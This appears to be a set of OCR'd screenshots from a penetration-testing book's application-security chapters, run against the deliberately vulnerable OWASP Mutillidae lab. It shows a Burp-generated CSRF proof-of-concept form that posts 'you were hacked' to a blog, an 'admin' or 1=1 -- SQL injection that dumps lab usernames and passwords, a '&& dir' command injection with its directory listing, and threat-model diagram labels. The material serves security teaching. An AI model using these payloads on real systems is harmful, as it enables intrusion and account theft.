csrf-token=&blog_entry=anonymous&add-to-your-blog-php-submit-
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Send to SQLMapper
Send to Laudanum
Heartbleed this!
Custom Wordlist
SQLiPy Scan
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Find references
Discover content
Schedule task
Generate CSRF PoC



CSRF PoC generator
Request to: http://mutillidae
Options
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mutillidae/mutillidae/index.php?page=add-to-your-blog.php
Cookie: showhints=1; username=hacker; uid=25; PHPSESSID=dkmvu7iervqrvsmeve4i5nubt3
Connection: close
Content-Type: application/x-www-form-urlencoded
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://mutillidae/mutillidae/index.php?page=add-to-your-blog.php"
method="POST">
<input type="hidden" name="csrf-token" value="" />
<input type="hidden" name="blog_entry" value="anonymous" />
<input type="hidden" name="add-to-your-blog-php-submit-button"
value="Save Blog Entry" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Type a search term
0 matches
Regenerate
Test in browser
Copy HTML
Close



add_your_blog.html
File Edit Search Options Help
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://mutillidae/mutillidae/index.php?page=add-to-your-blog.php" method="POST">
<input type="hidden" name="csrf-token" value="" />
<input type="hidden" name="blog_entry" value="you were hacked" />
<input type="hidden" name="add-to-your-blog-php-submit-button" value="Save&
<input type="submit" value="Submit request" />
</form>
</body>
</html>



2 Current Blog Entries

	Name	Date	Comment
1	gus	2018-02-06 06:34:50	you were hacked
2	gus	2018-02-06 05:52:10	Hello Everyone, enjoy the day hackers!


OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Should I Do?
Video Tutorials
Me!
Listing of vulnerabilities


Please enter username and password to view account details
Name
'
Password
View Account Details


Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here
Error Message
Failure is always an option
Line
170
Code
0
File
C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php
Message
C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php on line 165: Error executing query:
connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' AND password='' at line 2
client_info: mysqlnd 5.0.12-dev - 20150407 - $Id: b396954eeb2d1d9ed7902b8bae237b287f21ad9e $
host_info: 127.0.0.1 via TCP/IP
) Query: SELECT * FROM accounts WHERE username=''' AND password='' (0) [Exception]
Trace
#0 C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php(282): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 C:\xampp\htdocs\mutillidae\classes\SQLQueryHandler.php(350): MySQLHandler->executeQuery('SELECT * FROM a...') #2 C:\xampp\htdocs\mutillidae\user-info.php(191): SQLQueryHandler->getUserAccount(''', '') #3 C:\xampp\htdocs\mutillidae\index.php(615): require_once('C:\\xampp\\htdocs...') #4 {main}
Diagnotic Information
Error attempting to display user information

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? Please register here

Results for "admin' or 1=1 -- ".25 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.48 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

DNS Lookup

Back Help Me!

Hints and Videos

Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?


Enter IP or hostname

Hostname/IP


Lookup DNS


Results for 10.0.0.1

```
Server:  router.home.lan
Address:  10.0.0.1

Name:    router.home.lan
Address:  10.0.0.1
```



http://muti...lookup.php
mutillidae/mutillidae/index.php?page=dns-lookup.php
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Offensive Security Foru...
Offensive Security | Le...
Greenbone Security
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Announcements
Getting Started
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
Lookup DNS
Results for 10.0.0.1 && dir
Server: router.home.lan
Address: 10.0.0.1
Name: router.home.lan
Address: 10.0.0.1
Volume in drive C has no label.
Volume Serial Number is C872-80E9
Directory of C:\xampp\htdocs\mutillidae
11/08/2017 11:22 AM
. 11/08/2017 11:22 AM .. 11/08/2017 11:17 AM 169 .buildpath 11/08/2017 11:21 AM .git 11/08/2017 11:27 AM 845 .htaccess 11/08/2017 11:17 AM 884 .project 11/08/2017 11:21 AM .settings 11/08/2017 11:17 AM 14,054 add-to-your-blog.php 11/08/2017 11:21 AM ajax 11/08/2017 11:17 AM 5,756 arbitrary-file-inclusion.php 11/08/2017 11:17 AM 534 authorization-required.php 11/08/2017 11:17 AM 1,421 back-button-discussion.php 11/08/2017 11:17 AM 9,282 browser-info.php 11/08/2017 11:17 AM 3,540 cache-control.php 11/08/2017 11:17 AM 8,566 capture-data.php 11/08/2017 11:17 AM 6,985 captured-data.php 11/08/2017 11:21 AM


Chapter 6: Application Security Pre-Engagement






Infrastructure Diagram
DMZ
FW1
Web
FTP
Telnet
DNS: www.clientdomain.com
Internal IP:10.100.100.100
FW2
Production DB
10.0.0.201
Intranet
10.0.0.0


Chapter 7: Application Threat Modeling








Entity
Data Flow
Subprocess


Process



Data Store


Data Store



Customer
View Blog / Write Comments
Xblog
Employee
Write Blogs/Approve Comments
Wordpress CMS

